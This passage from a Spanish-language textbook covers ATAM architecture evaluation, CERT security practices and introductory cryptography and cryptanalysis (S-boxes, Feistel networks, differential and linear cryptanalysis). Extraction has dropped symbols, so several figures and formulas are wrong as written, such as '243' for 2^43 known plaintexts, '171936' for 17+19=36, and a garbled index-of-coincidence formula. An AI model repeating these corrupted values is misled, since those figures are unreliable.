- Investigación y análisis
- Pruebas
- Informes

El conjunto de documentos que genera el ATAM son:

- las propuestas/estilos arquitectónicos documentados
- el conjunto de escenarios y sus prioridades
- el conjunto de preguntas basadas en atributos
- el árbol de utilidad
- los riesgos descubiertos
- la falta de riesgos documentados
- los puntos de sensibilidad y los puntos de equilibrio encontrados

11.2.1. Fase de presentación

En esta fase, los pasos a seguir son:

1. Presentar el ATAM. Se describe el método a los actores reunidos, por lo general representantes de los usuarios, el equipo de arquitectura, los representantes de los usuarios, los desarrolladores, los administradores, los gerentes, los probadores, los integradores, etc.
2. Presentar los impulsores del negocio. El director del proyecto

describe cuales son los objetivos del negocio que son motivo del esfuerzo de desarrollo y por lo tanto los que van a ser los principales impulsores de la arquitectura, por ejemplo, la alta disponibilidad o el tiempo de comercialización o la alta seguridad .
3. Presentar la arquitectura. El equipo de arquitectura describirá la arquitectura propuesta, centrándose en cómo se dirige a los impulsores de negocios.

11.2.2. Fase de investigación y análisis

En esta fase, los pasos a seguir son:

1. Identificar las propuestas del equipo de arquitectura.
2. Generar el árbol de utilidad en cuanto al atributo de calidad. Aquí se identifican los factores de calidad que forman parte de la utilidad del sistema (rendimiento, disponibilidad, seguridad, etc), especificándolos según el nivel de escenario y anotándolo con los estímulos y las respuestas priorizadas.
3. Analizar las propuestas del equipo de arquitectura. En base a los factores de alta prioridad identificados en el paso anterior, se identifican y analizan las propuestas de arquitectura que abordan estos factores, por ejemplo, una propuesta de arquitectura destinada a los objetivos de rendimiento serán sometidos a un análisis de rendimiento. Durante este paso se identifican los riesgos de la arquitectura, los puntos de sensibilidad y los puntos de equilibrio.

11.2.3. Fase de pruebas

En esta fase, los pasos a seguir son:

1. Lluvia de ideas y escenarios de prioridades. Sobre la base de los escenarios generados en el paso del árbol de utilidad, se genera un conjunto amplio de escenarios de todo el grupo de las partes interesadas. Este conjunto de situaciones se prioriza a través de un proceso de votación con la participación de todo el grupo de interesados.
2. Analizar las propuestas de arquitectura. Este paso reitera el paso 3 de la fase de investigación y análisis, pero aquí los escenarios de alto

rango del paso anterior se consideran casos de prueba para el análisis de las propuestas de arquitectura determinadas hasta el momento. Estos escenarios de casos de prueba pueden descubrir más acerca de las propuestas de arquitectura, los riesgos, los puntos de sensibilidad, y los puntos de equilibrio que son documentados a continuación.

11.2.4. Fase de informes

En esta fase, se trata de presentar los resultados. En base a la información recogida en el ATAM (estilos, escenarios, preguntas específicas de atributos, árbol de utilidad, riesgos, puntos de sensibilidad, negociaciones), el equipo de ATAM presenta los resultados a los actores reunidos y, potencialmente escribe un informe que detalla esta información junto con cualquier propuesta de estrategia de mitigación.

11.3. CERT - Prácticas de Seguridad de los Sistemas y de la Red

En el anexo CERT - Prácticas de Seguridad de los Sistemas y de la Red, se muestra una traducción del documento titulado "CERT System and Network Security Practices", escrito por Julia Allen del CERT y referido a las prácticas sobre seguridad informática que el CERT recomienda. Este documento se presentó en el NCISSE 2001: 5th National Colloquium for Information Systems Security Education.

Estas prácticas de seguridad del CERT están organizadas en cinco pasos: Endurecer/Seguridad, Preparar, Detectar, Responder y Mejorar. Las prácticas describen los pasos necesarios para proteger los sistemas y las redes de ataques maliciosos y accidentales. Cada práctica consta de una introducción y una serie de pasos prácticos que se presentan según el orden de aplicación recomendado.

1) Endurecer/Seguridad
Este paso producirá una configuración más segura del sistema y un entorno operativo que se protege contra ataques conocidos y para las que hay definidas las estrategias para que estos ataques no sean dañinos.

2) Preparar
La filosofía de la etapa de preparación gira sobre el reconocimiento de que existe un conjunto de vulnerabilidades que aún están por identificar. Esto requiere que un administrador esté en condiciones de reconocer cuando estas vulnerabilidades están siendo explotadas.

3) Detectar
Este paso se produce durante la monitorización de las transacciones realizadas por algún activo, por ejemplo, mirando los registros producidos por un sistema de cortafuegos o un servidor web. La detección puede ser como consecuencia de que el administrador observe algún comportamiento inusual, inesperado o sospechoso, o que reciba información de un estímulo externo, como por ejemplo, un informe de un usuario, una llamada de otra organización, un aviso de seguridad o un boletín.

4) Responder
En este paso, el administrador analiza el daño causado por una intrusión, incluido su alcance y los efectos de los daños, hace una contención de estos efectos en la medida de lo posible, realiza los trabajos para eliminar el futuro acceso del intruso, y devuelve los activos al estado operativo normal. Tal vez sea posible hacer este paso mientras continúa el análisis.

5) Mejorar.
Normalmente las acciones de mejora ocurren a raíz de una detección y una actividad de respuesta. Las acciones de mejora pueden hacer revisar las prácticas Endurecer/Seguridad, Preparar y Detectar.

12. Criptografía

En este capítulo, el autor sólo introduce los desarrollos principales de los métodos criptográficos, así como los fundamentos en que se basan de forma resumida. De esta forma se puede tener un conocimiento básico de este amplio campo, pero con los libros especializados en esta materia, se puede profundizar lo que necesite el lector.

12.1. Conceptos de criptografía

La palabra criptografía proviene del griego *kryptos*, que significa esconder y *gráphein*, escribir, es decir, escritura escondida. La criptografía ha sido utilizada a través de los tiempos para mandar mensajes confidenciales, cuyo propósito es que sólo las personas autorizadas puedan entender el mensaje enviado. Las personas que quieren mandar una información confidencial, deben aplicar técnicas criptográficas al mensaje para esconder el texto, lo que se llama encriptar. Este mensaje encriptado se envía por una línea de comunicación, que puede ser segura o no y después solo el receptor autorizado puede leer el mensaje escondido, lo que se llama desencriptar.

La encriptación básica consiste en desarrollar una función matemática que se aplique al texto plano y que su resultado sea un texto encriptado ilegible. Esta función matemática puede ser:

- Sin claves. Esto significa que los parámetros de la función son siempre iguales. El principal inconveniente de este método es que es muy vulnerable en cuanto es conocido por bastantes personas y por lo tanto solo con que una lo de a conocer, es suficiente para desencriptar todos los mensajes.
- Con claves. A diferencia del caso anterior, cuando se aplica la función de encriptación, se debe entrar los valores de una o más variables que es lo que se conoce como claves. El receptor debe conocer las claves utilizadas en la fase de encriptación, de forma que cuando recibe este mensaje pueda realizar la correspondiente desencriptación empleando estas claves. En este caso, aunque se conozca la

función matemática empleada, no es suficiente para desencriptar los mensajes. Esta técnica es la que se utiliza actualmente de forma generalizada.

En cuanto a la complejidad de la función matemática de encriptación, es recomendable que

- Los operadores matemáticos y los operadores lógicos sean sencillos en aras a la velocidad de encriptación de los textos, es decir, si se usa una función muy compleja, los tiempos de procesamiento pueden ser largos.
- La característica más importante de un método de encriptación es el tiempo que se tarda en descubrir las claves, dado que el método es conocido. La ciencia que estudia esto se llama criptoanálisis. Así dado que la correlación entre complejidad y vulnerabilidad no es directa, un método de encriptación no es mejor si es más complejo.
- La longitud de las claves debe ser cuanto más larga, más segura. Esta longitud está en relación directa con los tiempos de procesamiento. Así dado que estos tiempos se reducen en el tiempo, cada día se recomienda claves más largas. Esto se base en el hecho de que se emplea el método de prueba y error, para obtener las claves. Así si la clave es un número de 4 cifras, solo hay que hacer 9999 pruebas como máximo para obtener la clave. Una forma de evitar esto, es que habitualmente al tercer intento, se bloquea el acceso.

Así el método de encriptación más elemental con clave es la aplicación del operador lógico XOR (OR Exclusivo). La aplicación del operador XOR dos veces consecutivas contra el mismo elemento da como resultado el elemento original.

$$(A \text{ .XOR. } B) \text{ .XOR. } B = A$$

Así si A es un bloque de bits de longitud l, B debe ser también un bloque de l bit. En este caso B actuaría como clave y lo que se enviaría sería el resultado de (A .XOR. B). En la recepción se debería conocer B, y aplicando otra vez el operador lógico XOR se obtendría el bloque original A.

La criptografía actual se inicia en la segunda mitad de la década de los años 70. No es hasta la invención del sistema conocido como DES (Data En-

cryption Standard) en el año 1976, que se da a conocer más ampliamente, principalmente en el mundo industrial y comercial. Posteriormente con el sistema RSA (Rivest Shamir y Adleman) en el año 1978, se abre el comienzo de la criptografía en un gran rango de aplicaciones: en transmisiones militares, en transacciones financieras, en comunicación por satélite, en redes de ordenadores, en líneas telefónicas, en transmisiones de televisión, etc.

La criptografía con clave se divide en dos grandes ramas, la criptografía de clave privada o simétrica y la criptografía de clave pública o asimétrica. El sistema DES pertenece al primer grupo y el RSA al segundo.

12.2. Operaciones elementales

12.2.1. Aritmética modular

A menudo en la criptografía es necesario sumar dos flujos de números o restar un flujo de otro, pero la forma utilizada de sumar o restar no es la aritmética ordinaria, sino la que se conoce como la aritmética modular. En esta aritmética, todas las sumas y las restas se llevan a cabo con respecto a un número fijo, conocido como el módulo. Los valores típicos del módulo en criptografía son 2, 10 y 26. Sea cual sea el módulo que se está utilizando, todos los números que aparecen son reemplazados por sus restos cuando se dividen por el módulo. Si el resto es negativo, se añade el módulo de manera que el resto se convierte en positivo. Si, por ejemplo, el módulo es 26, los únicos números que se pueden producir son del 0 al 25. Si luego se le añaden 17 a 19, el resultado es 10 ya que 171936 y 36 deja 10 de resto cuando se divide por 26. Para indicar que el módulo que se está utilizando es el 26, escribiríamos 171910 (mod 26). Si restamos 19 de 17 el resultado (2) es negativo, por lo que añadimos 26, dando como resultado 24.

El símbolo se lee como "es congruente con" y por lo tanto podríamos decir que 36 es congruente con 10 (mod 26) y 2 es congruente con 24 (mod 26). Cuando dos flujos de números (mod 26) se suman, las reglas se aplican a cada par de números por separado, sin acarrear nada a la pareja siguiente. Asimismo, cuando se resta un flujo de otro (mod 26), las reglas se aplican a cada par de dígitos por separado sin ningún acarreo de la pareja siguiente.

Ejemplo: Sumar el flujo 15 11 23 06 11 al flujo 17 04 14 19 23 (mod 26).
La solución sería

```
                15 11 23 06 11
                17 04 14 19 23
                ------------------
                32 15 37 25 34
      (mod 26) 06 15 11 25 08
```

y el resultado es 06 15 11 25 08.

Cuando el módulo es 10, sólo aparecen los números del 0 al 9 y cuando el módulo es 2, solo vemos el 0 y el 1. La aritmética (mod 2) es la conocida como aritmética binaria, y es particularmente especial ya que la suma y la resta son operaciones idénticas por lo que siempre produce el mismo resultado, por ejemplo:
0 0 1 1 0 0 1 1
0 1 0 1 0 1 0 1
0 1 1 2 0 1 1 0
0 1 1 0 0 1 1 0 (mod 2) en ambos casos.

12.2.2. Encriptado de sustitución

En criptografía, un encriptado de sustitución es un método de encriptación por el cual las unidades de texto plano se sustituyen por el texto encriptado de acuerdo a un sistema regular. Las unidades puede ser una sola letra (lo más común), pares de letras, tríos de letras, mezclas de lo anterior, y así sucesivamente. El receptor desencripta el texto realizando una sustitución inversa.

Los encriptados de sustitución se pueden comparar con los encriptados de transposición. En un encriptado de transposición, las unidades del texto plano se reorganizan en un orden diferente y por lo general de forma bastante compleja, pero las propias unidades se mantienen sin cambio. Por el contrario, en un encriptado de sustitución, las unidades del texto plano se conservan en la misma secuencia que en el texto encriptado, pero las unidades se modifican.

Hay diferentes tipos de encriptado de sustitución. Si el sistema de encriptación opera sobre letras simples, se le conoce como un sistema de encriptación de sustitución simple. Un sistema de encriptación que opera con grupos más grandes de letras se le conoce como un sistema de encriptación poligráfico. Un sistema de encriptación monoalfabético utiliza la sustitución fija en todo el mensaje, mientras que un sistema de encriptación polialfabético utiliza un número de sustituciones en diferentes momentos en el mensaje, donde una unidad del texto plano se asigna a una de las distintas posibilidades en el texto encriptado y viceversa.

12.2.3. Permutaciones

En general las permutaciones matemáticas de los bloques son importantes en los sistemas de encriptación simétricos y en particular en los sistemas de encriptación por bloque. Así se dice que un sistema de encriptación por bloque está representado por una familia de permutaciones. En resumen, una permutación es un mapa biyectivo, cuyo dominio y rango son iguales.

Así si definimos un alfabeto A como un conjunto

$$A = \{a1,a2,...,aN\}$$

de N caracteres o elementos diferentes, una permutación de A es por cada elemento P(aj) = ak, donde aj y ak son miembros del conjunto A. Las permutaciones reordenan los elementos del alfabeto A. El hecho de que una permutación sea biyectiva, asegura de que tiene un inverso que devuelve cada carácter a su ubicación original.
Podemos identificar una permutación por una matriz de la siguiente manera. Si consideramos a los miembros de A como las entradas de un vector fila en un espacio vectorial de n dimensiones, entonces la matriz de permutación para el alfabeto A es una matriz N por N de ceros y exactamente N 1's tal que hay exactamente un 1 por cada fila y columna. La permutación de un determinado vector fila corresponde a la multiplicación por la derecha por una matriz de permutación.

12.2.4. Caja S o caja de sustitución

En criptografía, una caja de sustitucióno caja S es un componente básico de los algoritmos de clave simétrica que realizan sustitución. En los sistemas

de encriptación por bloque normalmente las cajas S se utilizan para ocultar la relación entre la clave y el texto encriptado, lo que se conoce como la propiedad de confusión de Shannon. En muchos casos, las cajas S son cuidadosamente elegidas para resistir al criptoanálisis.

En general una caja S tiene una determinada cantidad de bits de entrada, m, y los transforma en un cierto número de bits de salida, n. Una caja S de m × n elementos se puede implementar como una tabla de búsqueda con 2m palabras de n bits cada una. Normalmente se utilizan tablas fijas como en el algoritmo de encriptación DES, pero en algunos sistemas de encriptación, las tablas se generan dinámicamente a partir de la clave, como por ejemplo en el caso de los algoritmos de encriptación Blowfish y Twofish. Dada una entrada de 6 bits, la salida de 4 bits se encuentra seleccionando la fila que utiliza los dos bits más exteriores (el primer y el último bit), y la columna que utiliza los cuatro bits interiores. Por ejemplo, una entrada 011011 tiene los bits exteriores 01 y los bits interiores 1101, y la correspondiente salida sería 1001.

Las cajas S pueden ser aleatorias, dependientes de la clave o fijas. Se ha demostrado que las cajas S aleatorias no son seguras, las dependientes de clave dependen de su diseño y las fijas están siendo las más utilizadas, ya que se crean para que verifiquen unas determinadas propiedades.

Las cajas S son la parte no lineal de una encriptación, es decir, no tiene que ser posible ver una relación lineal en la caja S. En términos matemáticos, esto equivale a decir que la covarianza(x,y) tiene que ser próxima a 0. Esto es muy fácil de ver que se puede cumplir en una caja S de 4x4 del algoritmo Serpent.

La covarianza(x,y) de una caja S de 8x8 nunca será próxima a 0, es decir, que existirá una relación lineal entre la entrada y la salida. Esta afirmación ha sido verificada parcialmente por un programa creado para tal fin, ejecutándose durante horas para encontrar una caja S segura, cuya covarianza se encuentre entre -1 y 1. Recordemos que hay 256! posibles cajas S de 8x8, así que alguna podría existir, pero encontrarla sería muy difícil y llevaría mucho tiempo.

12.2.5. Caja P o caja de permutación

En criptografía, una caja de permutación o caja P es un método de gestión basado en el manejo de bits utilizado para permutar o transponer bits a través de las entradas de las cajas S reteniendo la difusión mientras se transpone.

12.2.6. Redes SP

En criptografía, una red SP o red de sustitución-permutación, es una serie de operaciones matemáticas vinculadas utilizadas en los sistemas de encriptación por bloque como el algoritmo AES (Rijndael). Otros sistemas de encriptación que utilizan las redes SP son los algoritmos 3-Way, SAFER, SHARK y SQUARE.

Una red SP toma como entradas un bloque de texto plano y la clave, y aplica varios pasos alternos o varios pasos de las cajas de sustitución (cajas S) y de las cajas de permutación (cajas P) para generar el bloque de texto encriptado. Las cajas S y las cajas P transforman los subbloques de los bits de entrada en los bits de salida. Es habitual de que estas transformaciones para que sean más eficientes, se llevan a cabo en el hardware, como el operador lógico OR exclusivo (XOR) y la rotación bit a bit. La clave se introduce en cada paso, por lo general en forma de claves de paso derivadas de la clave original. En algunos diseños, las propias cajas S dependen de la clave.

El desencriptado se realiza simplemente invirtiendo el proceso, es decir, utilizando las inversas de las cajas S y las cajas P y aplicando las claves de paso en orden inverso.

Una caja S sustituye un pequeño bloque de bits, que utiliza como entrada, por otro bloque de bits que utiliza como salida. Esta sustitución debería ser uno a uno para asegurar su inversión, ya que ésta es la que se utiliza para la desencriptación. En particular la longitud de la salida debería tener la misma longitud que la entrada, lo que no acostumbra a ser así en el manejo de las cajas S como sucede con el algoritmo de encriptación DES. Normalmente una caja S no es solo una permutación de los bits, sino por el contrario, una buena caja S tendrá la propiedad de que el cambio de un bit de entrada

cambiará la mitad de los bits de salida, lo que se conoce como el efecto avalancha. También tiene la propiedad de que cada bit de salida dependerá de cada bit de entrada.

Una caja P es una permutación de todos los bits. Para ello, toma el contenido de la caja S, permuta los bits, y el resultado se emplea como entrada para el paso siguiente. Una buena caja P tiene la propiedad de que los bits de salida de cualquier caja S se distribuyen en tantas entradas de la caja S como sea posible. En cada paso, la clave de paso se obtiene a partir de la clave original con algunas operaciones sencillas, por ejemplo, usando las cajas S y las cajas P y se combina utilizando normalmente el operador lógico XOR.

Una sola caja S o una sola caja P por sí sola no tiene mucha fuerza criptográfica. Una caja S podría ser considerada como un sistema de encriptación de sustitución, mientras que una caja P se puede considerar como un sistema de encriptación de transposición. Sin embargo una red SP bien diseñada con varias pasos alternos de cajas S y cajas P, ya cumple las propiedades de confusión y difusión de Shannon.

- La razón de la difusión es la siguiente: si se cambia un bit del texto plano, y a continuación se introduce en una caja S, cuya salida va a cambiar varios bits, entonces todos estos cambios son distribuidos por la caja P entre varias cajas S, por lo tanto, los resultados de todas estas cajas S se cambian de nuevo en varios bits, y así sucesivamente. Realizando varios pasos, cada bit cambia varias veces de ida y vuelta, por lo tanto, al final, el texto encriptado ha cambiado por completo de una manera pseudoaleatoria. En particular, dado un bloque de entrada elegido al azar, si se invierte el bit i-ésimo, entonces la probabilidad de que el bit j-ésimo haya cambiado es aproximadamente la mitad, para cualquier valor de i y de j. Esto es lo que se conoce como el criterio estricto de avalancha, en inglés, Strict Avalanche Criterion.
- La razón de la confusión es exactamente lo mismo que para la difusión: el cambio de un bit de la clave cambia varias claves de paso y cada cambio en cada clave de paso se difunde por todos los bits, cambiando el texto encriptado de una manera muy compleja. Viceversa, el cambio de un bit en el texto encriptado va a cambiar completamente la clave.

A pesar de que una red de Feistel que utiliza cajas S es muy similar a las redes SP, hay algunas diferencias que hacen esto o aquello más aplicable en determinadas situaciones. Para una cantidad determinada de confusión y difusión, una red SP tiene más paralelismo inherente y por lo tanto se puede ejecutar en un tiempo menor que una red de Feistel.

12.2.7. Red de Feistel

En criptografía, el cifrado de Feistel es un método de cifrado en bloque con una estructura particular. Debe su nombre al criptógrafo de IBM Horst Feistel y también se conoce comúnmente como red de Feistel. Las redes de Feistel presentan la ventaja de ser reversibles por lo que las operaciones de cifrado y descifrado son idénticas, requiriendo únicamente invertir el orden de las subclaves utilizadas.

Este algoritmo se denomina simétrico por pasos, es decir, realiza siempre las mismas operaciones un número determinado de veces, denominadas pasos. Los pasos de la red de Feistel son los siguientes:

1. Se selecciona una cadena, N, normalmente de 64 o 128 bits, y se la divide en dos subcadenas, L y R, de igual longitud (N/2)
2. Se toma una función F y una clave Ki
3. Se realizan una serie de operaciones complejas con F y Ki y con L o R, solo uno de ellas.
4. La cadena obtenida se cambia por la cadena con la que no se han realizado operaciones, y se siguen haciendo los pasos.

Una ventaja de este modelo es que la función F usada no tiene por qué ser reversible, pudiendo ser todo lo complicada que se desee. Esta cualidad permite a los criptógrafos concentrarse en la seguridad de dicha función sabiendo que el proceso de descifrado está garantizado ya que la propia estructura de la red de Feistel es reversible. Para ello únicamente requiere que se invierta el orden de las subclaves utilizadas.

Una variación del esquema de Feistel son las redes de Feistel no balanceadas en las que las mitades del texto en plano L0 y R0 son de diferente longitud. Un algoritmo de cifrado que utiliza esta variación es el algoritmo Skipjack.

12.3. Criptoanálisis

El criptoanálisis es la parte de la criptología que se dedica al estudio de sistemas criptográficos con el fin de encontrar debilidades en los sistemas y romper su seguridad sin el conocimiento de información secreta. Se trata de evaluar el grado de vulnerabilidad de un algoritmo de encriptación. Para ello entran en juego factores tales como,

- Tiempo de encriptación. Este factor evalúa el tiempo que se tarda en encriptar un mensaje. En la actualidad con una creciente velocidad de procesamiento de los ordenadores, permite algoritmos más complejos. También cabe el recurso de ejecutar el algoritmo con hardware.
- Tiempo de desencriptación. Análogo al anterior.
- Tiempo de descubrimiento del algoritmo. Algunos algoritmos son de dominio público, pero otros son propietarios y no se da publicidad a su metodología. Sin embargo sus propietarios necesitan conocer el grado de vulnerabilidad de los mismos.
- Tiempo de descubrimiento de la clave. Más adelante se explica los parámetros que influyen de forma que el descubrimiento de clave sea lo más difícil posible. Es muy importante tener en cuenta que las velocidades de procesamiento de los ordenadores hace que estos descubrimientos bajen de forma exponencial.

12.3.1. Métodos de ataque criptoanalíticos

Hay multitud de métodos de ataque criptoanalíticos. Éstos se pueden clasificar en a si están especializado en algún tipo de criptografía o si son más generales. Los principales son los siguientes:

- Especializados en cifrado clásico:
    - Análisis de frecuencias
    - Método Kasiski
    - Índice de coincidencia
- Especializados en criptografía simétrica:
    - Criptoanálisis diferencial
    - Criptoanálisis lineal
    - Criptoanálisis integral

    - Criptoanálisis estadístico
    - Criptoanálisis de módulo n
    - Ataque XSL (eXtended Sparse Linearisation)
    - Ataque de deslizamiento
- Generales, aplicados en distintos ámbitos:
    - Ataque de cumpleaños
    - Ataque Man-in-the-middle
    - Ataque Meet-in-the-middle
    - Ataque de fuerza bruta
    - Jardinería (criptoanálisis)

12.3.2. Análisis de frecuencias

En el criptoanálisis, la técnica de análisis de frecuencias consiste en el aprovechamiento de estudios sobre la frecuencia de las letras o grupos de letras en los idiomas para poder establecer hipótesis para aprovecharlas para poder descifrar un texto encriptado sin tener la clave de desencriptación.

El análisis de frecuencias está basado en el hecho de que, dado un texto, ciertas letras o combinaciones de letras aparecen más a menudo que otras, existiendo distintas frecuencias para ellas. Es más, existe una distribución característica de las letras que es prácticamente la misma para la mayoría de ejemplos de ese lenguaje. Por ejemplo, en inglés la letra E es muy común, mientras que la X es muy rara. Igualmente, las combinaciones ST, NG, TH y QU son pares de letras comunes, mientras que NZ y QJ son raras. La frase mnemotécnica "ETAOIN SHRDLU" agrupa las doce letras más frecuentes en los textos ingleses. En español, las vocales son muy frecuentes, ocupando alrededor del 45% del texto, siendo la E y la A las que aparecen en más ocasiones, mientras que la frecuencia sumada de F, Z, J, X, W y K no alcanza el 2%. La regla mnemotécnica para el español sería "EAOSR NIDLC" o bien "EAOSN RILDUT".

12.3.3. Método Kasiski

El método Kasiski es un ataque criptográfico a la encriptación de Vigenère (1586). Dicho método debe su nombre al oficial prusiano Friedrich Kasiski que lo publicó en 1863. El método Kasiski consiste en determinar la longi-

tud de la clave en un encriptado Vigenère, y se basa en la búsqueda de palabras repetidas en el texto encriptado.

Kasiski se percató de la existencia de palabras repetidas en el texto encriptado, lo cual significa casi con toda probabilidad que dichas palabras no sólo eran la misma antes de la encriptación sino que además la clave coincidía en la misma posición en ambos casos. Sabiendo entonces que la distancia entre palabras repetidas es múltiplo de la longitud de la clave, era cuestión de buscar diferentes palabras que se repitieran y hallar su máximo común divisor, para de esta manera encontrar un múltiplo cercano a la longitud de la clave. La longitud de la clave será este número o algún factor primo del mismo. Una vez descubierta la longitud de la clave con la que se encriptó el documento, sólo hay que dividir el texto en bloques del mismo tamaño que la longitud de la clave y aplicar el método estadístico tradicional del cifrado César.

12.3.4. Índice de coincidencia

Es la probabilidad de que dos letras de un texto encriptado elegidas al azar sean la misma. Así si denominamos IC al índice de coincidencia, lo podemos calcular a partir de la fórmula

$$IC = [n (n - 1)]-1 \; S0 \leq i \leq 25 \; [Fi (Fi - 1)]$$

donde n es la longitud del texto cifrado y Fi la cantidad de veces que aparece la letra i en dicho texto. Un resultado se puede tabular para diferentes períodos, dando valores tales como por ejemplo:

1	0,066
2	0,052
3	0,047
4	0,045
5	0,044
10	0,041
> 10	0,038

12.3.5. Criptoanálisis diferencial

El ataque mediante criptoanálisis diferencial es un ataque sobre criptograma elegido, aunque puede adaptarse para ser sobre criptograma conocido, aplicable a cualquier encriptación de bloques iterativo que se basa en la estructura de éstos y en la observación de que la frecuencia con que aparecen ciertos criptogramas puede revelar información sobre la clave usada.

Los textos planos no son útiles al ataque y pueden elegirse aleatoriamente siempre que cumplan que su XOR es la deseada. La naturaleza estadística del ataque hace que no siempre tenga éxito, aunque son escasas las ocasiones en que falla. Una vez fijada una diferencia en el texto plano, las diferencias en los criptogramas pueden usarse para asignar probabilidades a las claves posibles y extraer la más probable. El método requiere usar muchos pares de textos planos con una diferencia fija y considerar sólo las parejas de criptogramas correspondientes.

12.3.6. Criptoanálisis lineal

En criptografía, el criptoanálisis lineal es una forma general de criptoanálisis basado en encontrar aproximaciones afines a la acción de un sistema de encriptación. Los ataques han sido desarrollados para los sistemas de encriptación de bloques y sistemas de encriptación de flujo. El criptoanálisis lineal es uno de los dos ataques más ampliamente utilizados en las encriptaciones de bloque. El otro es el criptoanálisis diferencial.

El descubrimiento se atribuye a Mitsuru Matsui, que fue el primero que aplicó esta técnica al sistema de encriptación FEAL en 1992. Posteriormente, Matsui publicó un ataque contra el algoritmo DES (Data Encryption Standard), haciendo un primer criptoanálisis experimental de esta encriptación e informando de sus resultados de forma pública. El ataque al algoritmo DES no es generalizable ya que requiere 243 textos planos conocidos.

Se han sugerido distintas mejoras para realizar estos ataques, que incluyen el uso de múltiples aproximaciones lineales o la incorporación de múltiples

expresiones no lineales, que llevan a un criptoanálisis particionado generalizado.

Hay dos partes en el criptoanálisis lineal. La primera es la construcción de ecuaciones lineales relativas al texto plano, al texto encriptado y a los bits de la clave que tienen un probabilidad alta, es decir, lo más cerca que sea posible a 0 ó 1. La segunda es el uso de estas ecuaciones lineales en conjunción con pares de textos planos conocidos para estimar bits de la clave.

Construcción de ecuaciones lineales

En cuanto a los objetivos del criptoanálisis lineal, una ecuación lineal expresa la igualdad de dos expresiones que se componen de variables binarias combinadas con la operación lógica XOR. Por ejemplo, la siguiente ecuación de un hipotético sistema de encriptado indica que la suma XOR de los bits primero y tercero del texto plano y el primer de bit del texto encriptado es igual al bit de la segunda clave:

$$P1 \text{ XOR } P3 \text{ XOR } C1 = K2$$

En una encriptador ideal, cualquier ecuación lineal relacionada con el texto plano, el texto cifrado y los bits de la clave se debería mantener con una probabilidad de 1/2. Puesto que las ecuaciones tratadas en un criptoanálisis lineal variarán en cuanto a la probabilidad, es más precisión referirse a ellas como aproximaciones lineales.

El procedimiento para construir aproximaciones es diferente para cada sistema de encriptación. En el tipo más básico de encriptación de bloque que es una red sustitución-permutación, el análisis se concentra principalmente en las cajas S, la única parte no lineal del sistema de encriptación. Por lo que las cajas S suficientemente pequeñas es posible enumerar cada posible ecuación lineal que relaciona los bits de entrada y de salida de la caja S, calcular sus desvíos y elegir las mejores. Entonces las aproximaciones lineales de las cajas S deben combinarse con las demás acciones de encriptación, como la permutación y la mezcla de claves, para llegar a las aproximaciones lineales para la encriptación completa. También existen técnicas para mejorar iterativamente las aproximaciones lineales.

Derivando bits de la clave
Después de haber obtenido una aproximación lineal de la forma:

P_{i1} XOR P_{i2} XOR ... XOR C_{j1} XOR C_{j2} XOR ... = K_{k1} XOR K_{k2} XOR ...

entonces podemos aplicar un algoritmo sencillo, como el algoritmo 2 de Matsui, utilizando pares conocidos texto plano-texto encriptado para adivinar los valores de los bits de la clave que participan en la aproximación.

Para cada conjunto de valores de los bits de la clave en el lado derecho, si se trabaja como clave parcial, se cuenta las veces que la aproximación es válida en todos los pares texto plano-texto encriptado. A este valor lo denominaremos T. La clave parcial cuyo T tiene la mayor diferencia absoluta de la mitad del número de pares de texto plano-texto encriptado se designa como el conjunto más probable de valores para los bits de la clave. Esto es así porque se asume que la clave parcial correcta hará que la aproximación dse mantenga en una probabilidad alta. Aquí la magnitud de la probabilidad es significativa, a diferencia de la magnitud de la misma probabilidad.

Este procedimiento puede repetirse con otras aproximaciones lineales, obteniendo conjeturas a valores de bits de la clave, hasta que el número de bits de la clave desconocidos es suficientemente baja para que puede ser atacado con fuerza bruta.

12.3.7. Criptoanálisis integral

En criptografía, el criptoanálisis integral es un ataque criptoanalítico que es particularmente aplicable a sistemas de encriptación de bloque basados en las redes de permutación-sustitución. Originalmente fue diseñado por Lars Knudsen como un ataque dedicado contra Square, por lo que se conoce comúnmente como el ataque Square. Se extendió también a otros sistemas de encriptación relacionados con el Square como: CRYPTON, Rijndael y el SHARK. Stefan Lucks generalizó el ataque a lo que él llama un ataque de saturación y lo utilizó para atacar eñ algoritmo Twofish, que no es del todo similar al Square, ya que tiene una estructura de red Feistel radicalmente diferente. Las formas de criptoanálisis integral se han aplicado a varios

sistemas de encriptación tales como Hierocrypt, IDEA, Camelia, Skipjack, MISTY1, MISTY2, SAFER + +, KHAZAD, y FOX.

A diferencia del criptoanálisis diferencial, que utiliza pares de textos planos escogidos con una diferencia XOR fija, el criptoanálisis integral utiliza conjuntos o incluso conjuntos múltiples de textos planos escogidos, con una parte que se mantiene constante y otra parte varía a través de todas las posibilidades. Por ejemplo, un ataque podría utilizar 256 textos planos elegidos que tienen todos menos 8 bits iguales, pero todos difieren en estos 8 bits. Tal conjunto tiene necesariamente una suma XOR de 0, y las sumas XOR de los conjuntos correspondientes de los textos encriptados proporcionan información sobre el funcionamiento del sistema de encriptación. Este contraste entre las diferencias de pares de textos y las sumas de grandes conjuntos de textos inspiraron el nombre de criptoanálisis integral.

12.3.8. Criptoanálisis estadístico

Las primeras técnicas de encriptación eran normalmente variaciones de los encriptadores de sustitución. El análisis estadístico intenta derrotar a estos encriptadores de sustitución, basándose en el conocimiento estadístico del lenguaje (por ejemplo, el inglés). Estas técnicas incluyen los encriptadores de sustitución, tales como:

- La frecuencia de las letras,
- La frecuencia de la primera letra de una palabra,
- Los pares de letras duplicadas más probables como LL, EE, SS, OO, TT, FF, RR, NN, PP y CC en inglés,
- Los pares de letras diferentes más probables como TH, HE, AN, RE, ER, IN, ON, AT, ND, ST, ES, EN, OF, TE, ED, OR, TI, HI, AS y TO en inglés y las pares de letras raras como XJ, QG y HZ en inglés,
- Los conjuntos de tres letras más probables y los conjuntos de tres letras raros,
- Los conjuntos de cuatro letras más probables y los conjuntos de cuatro letras raros, y
- Las palabras más frecuentes.

Es evidente que estas estadísticas y patrones de secuencias de varias letras dependen del idioma. En los primeros días de la criptografía, hubo varias limitaciones y/o suposiciones hechas que ya no son válidas en la actualidad, debido a la disponibilidad de las comunicaciones digitales.

12.3.9. Criptoanálisis de módulo n

